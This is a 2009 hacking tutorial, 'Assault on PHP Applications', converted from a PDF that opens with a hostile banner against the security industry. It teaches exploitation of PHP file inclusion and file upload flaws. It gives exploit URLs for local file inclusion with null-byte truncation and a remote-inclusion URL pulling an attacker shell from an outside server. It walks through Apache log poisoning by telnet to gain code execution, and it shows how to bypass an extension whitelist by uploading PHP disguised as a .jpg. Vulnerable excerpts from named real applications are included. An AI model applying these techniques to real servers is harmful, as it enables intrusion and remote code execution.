

Assault on PHP Applications

PHP Vulnerability Exploitation



FUCK SECURITY INDUSTRY, FUCK FULL DISCLOSURE

Author: Aelphaeis Mangarae

Date: June 13th 2009

[Table of Contents]

Web Application Vulnerability Type	Page Number
Paper Introduction	Page 3
File Inclusion Vulnerabilities	Page 4
File Upload Vulnerabilities	Page 13
Disk File Read/Write Vulnerabilities	Page 33
Command Execution Vulnerabilities	Page 49
SQL Injection Vulnerabilities	Page 54
Insecure Cookie Handling	Page 104
REQUIRED READING	Page 114
Greetz To	Page 115

Introduction

"Never increase, beyond what is necessary, the number of words required to explain anything"

William of Ockham (1285-1349)

In this paper I will cover a small array of vulnerabilities that occur in PHP applications.

The vulnerabilities and the exploitation of them shown in this paper are the most common vulnerabilities that you will find exploits for in the public domain.

As some people learn best by example, I use example vulnerable code and show exploitation of vulnerabilities in PHP applications.

Real world examples of vulnerabilities in PHP software are also shown to educate the reader.

The server used for demonstration in this paper is a WAMP (Windows, Apache, MySQL, PHP) setup in my small LAN, the specific details of which are listed below.

Keep in mind the examples in this paper are just examples intended to teach you the basics and is not necessarily a reflection of real world exploitation.

Test Server Software:

Operating System: Windows XP x64

Database: MySQL 5.1

Web Server: Apache 2.2.0

PHP Version: 5.1.2

File Inclusion Vulnerabilities

PHP File Inclusion Explained

What Is PHP File Inclusion?

PHP File Inclusion is done by functions that are a part of PHP (such as include(), include_once()) and allows PHP to open other files for reading. In the case of using include(), the purpose is to reading a file containing PHP code to be interpreted [and output].

An Example of PHP File Inclusion (TorrentTrader 2.04 index.php):

```
<?
// TorrentTrader v2.x
// This file was last updated: 20/July/2007
//
// http://www.torrenttrader.org
//
require_once("backend/functions.php");
```

The function used to include a file containing PHP code (functions.php located in /backend) is **require_once()**. The require_once function is similar to require(), except that PHP will only include the file once during the scripts execution. **require()** and other PHP functions that can open, read and interpret code are documented later in this paper.

What Is The Use of File Inclusion In PHP?

The file inclusion showed above in TorrentTrader (PHP Torrent Tracker Software) is used so that the index.php can have access to an array of functions contained inside functions.php.

When a file inclusion is done in PHP, the code included from the file will inherit the variable scope of the line on which the inclusion occurs.

register_globals Importance to Exploiting File Inclusions

What Is register_globals in PHP?

register_globals was disabled by default since the release of PHP 4.2.0 and has been DEPRECATED as of PHP 5.3.0 and then was later removed with the release of PHP 6.0.0 for security reasons.

What is register_globals? register_globals is an option in PHP (php.ini) that allowed **global variables** to be set with variables declared in a request (such as GET or POST.)

How can register_globals be misused?

Simply, register_globals can be abused by an attacker by allowing an attacker to set any variable they wish (including request variables from HTML forms) in a request, which is exploitable if the variables are not initialised.

Example of Misuse of register_globals

```
<?php
// /usercp/include/getfile.php
    if(!isset($FilePath))
    {
        $FilePath = '/users/' . $_SESSION['Username'] . 'user.cfg';
    }
    include($FilePath);
```

Vulnerable code example is shown above (if **register_globals = on**)

Exploit: [http://localhost/webApplication/usercp/include/getfile.php?FilePath=\[Local File Inclusion\]](http://localhost/webApplication/usercp/include/getfile.php?FilePath=[Local File Inclusion])

allow_url_fopen Importance to Remote File Inclusions

Disabled in Installations by default since PHP 5.2.0

allow_url_fopen is an option in PHP (php.ini) that allows functions such as fopen(), include(), require() (any function that has a URL aware wrapper) to read remote files over HTTP. To the attacker this simply means whether or not you can exploit a file inclusion and include a file on a remote server, rather than just local. If this option is enabled the attacker would be able to perform the following attack on the code above on this page:

Exploitation Example:

<http://localhost/webApplication/usercp/include/getfile.php?FilePath=http://server.com/toolz/attackershell.php>

Exploiting Vulnerable Code

What Could We Do With a File Inclusion Exploit?

When exploiting a file inclusion vulnerability, the first thing you might consider (not so much any more) is whether or not **allow_url_fopen** is enabled on the target server. If **allow_url_fopen** is enabled, it is more than likely you will be able to include a remote file containing PHP code, most likely a PHP Shell (everyone's favourite?). If this isn't the case because the administrator has disabled it or has left it disabled then only Local File Inclusion is possible. Any file that you have access to (depending on restrictions) can be read, including files that contain PHP locally and of course any PHP will be interpreted and executed.

Example of Exploiting Vulnerable Code

Example Vulnerable Code:

```
<?php
//Example.php
if (isset($_GET['Language']))
{
    $language = $_GET['Language'];
    else
        $language = 'default';
}
include('/configuration/' . $language . '.php');
```

Exploitation of File Inclusion via Inclusion of Sensitive Information:

```
Http://localhost/vulnerable_application/Example.php?Language=dbconfig.conf%00
```

dbconfig.conf is a configuration file that contains information to connect to the database for the application. sensitive information will be displayed to the user through the application. This is just an example of exploitation of a Local File Inclusion vulnerability, other files could be targeted of interest relating to the web application or other web applications on the server. The use of **Directory Traversal** will most probably be used to access files on the server.

Why The NULL %00 CHAR?

The NULL character is used so that the string is truncated at the NULL character, since the point of injection is not the end of the string, and ".conf" is appended.

Technique: Apache Log Injection → LFI → Code Execution

How Does Apache Log “Poisoning” Work?

The logs we are looking to inject into are simply the Apache access logs. Web Server requests are stored in this file. Obviously being that requests are stored in an access log by Apache, specially crafted requests can “Poison” the Apache access logs.

What is meant by poison? Fill the logs with PHP Code (which is not meant to be in the logs) which can be executed if a File Inclusion (or other vulnerability) is exploited.

What is URL Encoding?

Using URL Encoding means the replacement of characters outside of the ASCII character (0 to 255) set with a “%” character followed by two hexadecimal digits that relate to the character values in the ISO-8859-1 character set.

This is done because URLs can only contain ASCII characters, although spaces can be replaced with “+”.

Examples:

NULL - %00

CR - %0D

LF - %0A

Performing the Log Injection

If we use a browser to try and poison the Apache logs, certain characters in our script will be URL encoded and hence make the injection useless.

However the solution is simple, we can code a simple client in C/C++, PHP, Python, Perl, Ruby or any other language of our choosing.

Or if we want to do this as quick as possible, we can simply fire up good old telnet.

I establish the connection to the web server in my LAN and send my GET Request:

```
$ telnet 10.0.0.4 80
Trying 10.0.0.4...
Connected to 10.0.0.4.
Escape character is '^].
GET http://10.0.0.4/poison?code=<?php echo '<BR><BR><B>Apache Log Poisoning
Sucessful</B><BR>'; ?>
HTTP/1.1
User-Agent: ApacheLogPoisoning
Host: 10.0.0.4
Connection: close


HTTP/1.1 400 Bad Request
Date: Sat, 13 Jun 2009 11:11:00 GMT
Server: Apache/2.2.0 (Win32) PHP/5.1.2
Content-Length: 382
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

Contents of \logs\access.log

```
10.0.0.9 - - [13/Jun/2009:11:11:00 +0800] "GET http://10.0.0.4/poison?code=<?php echo
'<BR><BR><B>Apache Log Poisoning Sucessful</B><BR>'; ?>" 400 382 "-" "-"
```

URL (GET Request):

<http://10.0.0.4/LanguageFileIncludeVuln.php?language=C:%5Capache2triad%5Clogs%5Caccess.log%00>



Exploitable PHP File Inclusion Functions

include()

Description:

```
include( string $filename )
```

Include() is a PHP function that will read a local or remote file and interpret it as PHP.

Files for including are first looked for in each **include_path** entry relative to the current working directory, and then in the directory of current script. E.g. if your include_path is libraries, current working directory is /www/, you included include/a.php and there is include "b.php" in that file, b.php is first looked in /www/libraries/ and then in /www/include/. If filename begins with ./ or ../, it is looked for only in the current working directory or parent of the current working directory, respectively.

include_once()

Description:

```
include_once( string $filename )
```

include_once() is a PHP function just like include() but only allows a file to be included once during the scripts execution.

require()

Description:

```
require( string $filename )
```

The require() function in PHP is almost identical to include(), the difference is that require() will produce a Fatal Error, not just a warning when an error occurs.

require_once()

Description:

```
require_once( string $filename )
```

Same difference between require_once() and require() as include_once and include().

fopen()

Description:

```
resource fopen( string $filename , string $mode [, bool $use_include_path [, resource $context ]] )
```

If the string \$filename is in the format "protocol://...", PHP will handle it as a URL and search for a protocol handler.

Vulnerable Code Examples

Line on which vulnerability occurs is highlighted in **Red**.

User input is highlighted in **Blue**.

MyPHPSite 1.3

<http://www.myphpsite.org/>

File: index.php

```
if (isset($mod)){
    include ("include/modules/$mod.php");
} elseif ($art){
```

register_globals = on will need to be set (php.ini) for this to be exploitable, as \$mod is not set with any data from sent over HTTP, so a variable will need to be set with a request for exploitation. As register_globals has been removed from PHP as of version 6.0.0. this will no longer be code vulnerable to exploitation.

My Simple Forum 3.0

<http://www.drennansoft.com/index.php?freebie=msf>

File: index.php

```
<?php
if(file_exists('site/'.$_GET['action'].'.php'))
{
    include('site/'.$_GET['action'].'.php');
} else {
?
>
```

Mediatheka 4.2

<http://www.hotscripts.com/Detailed/79106.html>

File: index.php

```
<?php
}

// Page de saisie du nom d'utilisateur et du mot de passe
else {

// Include language file
    if(isset($_GET['lang']))
        $lang = $_GET['lang'];
    else
        $lang = 'en';
    include("langs/$lang.php");

// Define function for the history

    include("langs/history_$lang.php");
```

PHPAddEdit 1.3

<http://www.phpaddedit.com/>

File: addedit-render.php

```
if (!$formname && $_GET["editform"])
$formname = $_GET["editform"];

..

if ( $error_message || $error || !$_POST["submitval"] )
{
include_once ($formname."-header.inc.php");
include_once ($addedit cwd."addedit-create-form.php");
include_once ($formname."-footer.inc.php");
}
```

File Upload Vulnerabilities

What Is A File Upload Vulnerability?

The File Upload vulnerabilities I am referring to in this paper, are vulnerabilities in a PHP File Upload script. There may be vulnerabilities in PHP applications that allow Arbitrary File Uploads. File Upload vulnerabilities are generally found in File Upload scripts that do not do sufficient checking of what file(s) are uploaded and stored on the server. For example there are File Upload scripts that do not check the file extension of the file being uploaded. Meaning of course PHP or other code that can be interpreted/executed can be uploaded.

Arbitrary File Uploads

What is a Arbitrary File Upload Vulnerability?

A Vulnerability in a File Upload script that allows a user to upload **Arbitrarily** any file of their choosing to the server. This obviously becomes quite a security risk, as files with scripts/code to be interpreted such as PHP, Perl, Python could be uploaded to the server and then called via the web server. Allowing remote executing of scripting on the server.

Why Do These Vulnerabilities Exist?

To put it simply, Arbitrary File Upload Vulnerabilities exist because the programmer does not do proper input validation or there is no validation done. The type of file that is to be uploaded needs to be checked and also its extension as well. Arbitrary File Uploads are usually found where programmers have decided to create an upload script without security coming to their mind at all.

An Example of Input Validation [Black Listing]:

```
$blacklistext = array('exe', 'php', 'pl', 'py', '');
$i = 0;
$blacklisted = false;

$filename = $_FILES["uploadFile"]["name"];
$filenameinfo = pathinfo($filename);
$filename_exten = $filenameinfo["extension"];

while( $i <= 5)
{
    if ( $filename_exten == $blacklistext[$i])
    {
        $blacklisted = true;

    }

    $i++;
}

if ( $blacklisted == false )
{
.....



else
{
    echo "Black Listed file extension: " . $filename_exten;
}
```

Vulnerable Code Example:

The HTML File Upload Form below is used through out the paper, in each example the PHP file that is **POST** to by the HTML Form is changed.

HTML Form Code:

```
<HTML>
<BODY>
<FORM ACTION="FileUpload.php" method="POST" enctype="multipart/form-data">
<label for="file">Filename:</label>
<INPUT TYPE="file" name="uploadFile"/>
<br/>
<INPUT TYPE="submit" name="uploadButton" value="Submit" />
</FORM>
</BODY>
</HTML>
```

FileUploadExample.php Code:

```
<?php

$uploadfile = "C:\\apache2triad\\\\htdocs\\\\" . basename($_FILES['uploadFile']['name']);

if (move_uploaded_file($_FILES['uploadFile']['tmp_name'], $uploadfile)) {
    echo "File Upload Successful.";
} else {
    echo "Error Uploading File.";
}

?>
```

The script above concatenates the Upload directory in my WAMP server with the filename of the uploaded file one of the parameters needed for the File Upload and uploads it using the **move_uploaded_file** function in PHP.

move_uploaded_file()

Description:

```
move_uploaded_file( string $tempdirname , string $uploadfname )
```

Function used in PHP to do File Uploads, File is uploaded to a temporary directory and then moved to the servers administrators chosen directory.


Bypassing File Extension Checks

First I would like to say there are probably a couple of ways you can bypass the check of extensions. You would be able to find some PHP applications that wouldn't do sufficient checking of the filename/path and allow you to upload a file extension of your choice anyway (the attacker.)

Regardless of whether or not you are allowed to upload a file of your choice (webshell.php for example), we can actually very easily upload PHP code to the server.

How can we do this you ask? Remembering that PHP read files and interprets any code within, regardless of extension. We can simply put the PHP code inside a file with an extension of an image file. If the actual content of the file isn't checked, this will of course work.

```
cat imagefile.jpg
```



```
morganti@morganti-desktop: ~
File Edit View Terminal Tabs Help
j X00000 #5U0&]0% E 0N00 U T,z0`0000]0
M000G00RB t#% @0 )400`)
0B00C 00200d$0,0 000U000]000 v*00000U0000Z0000m00          0*0` q00 kbj 0|
P0000000V00000+000' x00B x00 m.00000 S 0qB0{00W0*0*00 0jV000 , 0100#G00h0 (Z0 h0
0000-0U00Cx00T0"03 ICWz0 pj*0N00 G a:&(0=001UucM00b0Ua0 ;0+ 0U00Ui000 X00E=qM0$4
00600z=0Up00 0003# 0 00, 0
e0 0 ?00000M00 k0000b800000000
0w>00~ S0 0 C$000 70000Tn1J0u8 00n0qR00 080F00db0z000W 00m00`00 #lwEB00[0:|F
000zz0 0,l20+00q 00m\h(0z0z000 0> `000I0Q00000 0)0 0iz00 0iv0: 00 0 .膜KLM0
;i000000CGM000J0 00VT 0 -A. 0*+0000 B;60 0'z
T LGR#S 0r00  n n000V0Wb00]00 v(
v)o v*0*0P0*0qM0*0qWW pb: b0'0
00]0000:0b00*0 000032Wh00-0000<03000002,P0U;0Wb0 U;0Wb00Z0]00 v*00 w0V-001C0V0*0
kZb000 0000\U/030%:0 Q&
00j 塚 00000
0 *0      J% 0艮0 0rJ00X 00 0 \P0 0*0?0(w/m01WV0 k000
0j2G0600on00#
00\Z0 00(l$0j0IEG|000)Q0]G0000t0E0p
:0(F*W0 00000 0 00h0000a00m 00 팬 000v8m0l]H00 _ 00X)600P0
N00 00k0-(000 000I x000C0CK0'b$Q00a<0600'0<L000000U0-70 0
0T8 0r]00SKYp| 00 Z0i
KH|40 000M,p#R00vd:d&
000 000 T0 00000\U`000\*êà-â-ñ@À[ÀZÀ]  À.'+
+«X<< ©L÷ðv?p0U000b0001W000oW0Z0V?_2fX00a00 v*0*0*0*0U;0V0Wb00]00 050|P000
0 00Z 0[0 o lb00)o0*00^VS/~' b^-C000lKQr600X 00 000 I*0P0b0Z000b0z0LR0 00 l 0
```

As you can see above is the contents of an image file I have opened with cat. As many of you know if you open a file with a text editor that does not contain text, you will usually get non-human readable characters.

We can put PHP code into the image file simply by piping text into it through the command line.

```
echo '<?php phpinfo(); ?>' > phpcodetobexecute.jpg
```

Or you could use an editor such as Notepad (Windows) or pico (Linux) to delete all the information inside and simply save only your PHP code. The above coded of course is just an example, usually would be after obtaining a PHP Shell on the server.

We can then simply upload this file to a vulnerable File Upload script, one which does not check the MIME type of the file, simply the file extension.

Exploiting A Simple File Upload Script

What I am going to use for this example, is a very simple HTML Form that will **POST** to a PHP Script (FileUpload.php) and upload a file. This File Upload script will check the extension of the file to make sure it one of a small array[3] of image file types. It will not however check the MIME type of the file.

HTML Form Code:


```
<HTML>
<BODY>
<FORM ACTION="FileUploadExtCheck.php" method="POST" enctype="multipart/form-data">
<label for="file">Filename:</label>
<INPUT TYPE="file" name="uploadFile"/>
<br/>
<INPUT TYPE="submit" name="uploadButton" value="Submit" />
</FORM>
</BODY>
</HTML>
```

FileUpload.php Code:

```
<?php
$filename = $_FILES["uploadFile"]["name"];
$filenameinfo = pathinfo($filename);
$filename_exten = $filenameinfo['extension'];
$htdocspath = "C:\\apache2triad\\htdocs\\";
if (($filename_exten == 'jpg') || ($filename_exten == 'jpeg') ||
($filename_exten == 'gif'))
{
if ($_FILES["uploadFile"]["error"] > 0)
{
echo "Return Code: " . $_FILES["uploadFile"]["error"] . "<br />";
}
else
{
echo "Upload: " . $_FILES["uploadFile"]["name"] . "<br />";
echo "Type: " . $_FILES["uploadFile"]["type"] . "<br />";
echo "Size: " . ($_FILES["uploadFile"]["size"] / 1024) . " Kb<br />";
echo "Temp file: " . $_FILES["uploadFile"]["tmp_name"] . "<br />";
if (file_exists($htdocspath . $_FILES["uploadFile"]["name"]))
{
echo $_FILES["uploadFile"]["name"] . " already exists. ";
}
else
{
move_uploaded_file($_FILES["uploadFile"]["tmp_name"],
$htdocspath . $_FILES["uploadFile"]["name"]);
echo "Stored in: " . $htdocspath . $_FILES["uploadFile"]["name"];
}
}
else
{
echo "Invalid file type.";
}
?>
```


I have both the HTML Form and the PHP Script stored on a WAMP server in my small LAN.

I can load up the page using Opera (recommend it to you) so I can play around with the script.



If you look at the code (FileUpload.php) that this FORM POST's to you will see it allows 4 file extensions.

```
if (($filename_exten == 'jpg') || ($filename_exten == 'jpeg') || ($filename_exten == 'gif') || ($filename_exten == 'png') )
```




"Invalid file extension" is echoed by the program, as planned by the programmer.

In order to bypass the file extension check we can upload a file with an accepted extension, containing PHP code.

phpcodetobexecuted.jpg:

```
<?php  
    phpinfo();  
?>
```

If we upload a copy of **phpcodetobeexecuted.jpg**, the server will accept the file and tell us it has been uploaded and where it has been stored.



Although code was put in place to filter all extensions minus a small white list to prevent uploading of files potentially dangerous, we were able to Upload a file containing PHP code.

Bypassing MIME Type Check Validation

What is A MIME Type?

MIME stands for Multipurpose Internet Multimedia Extension.

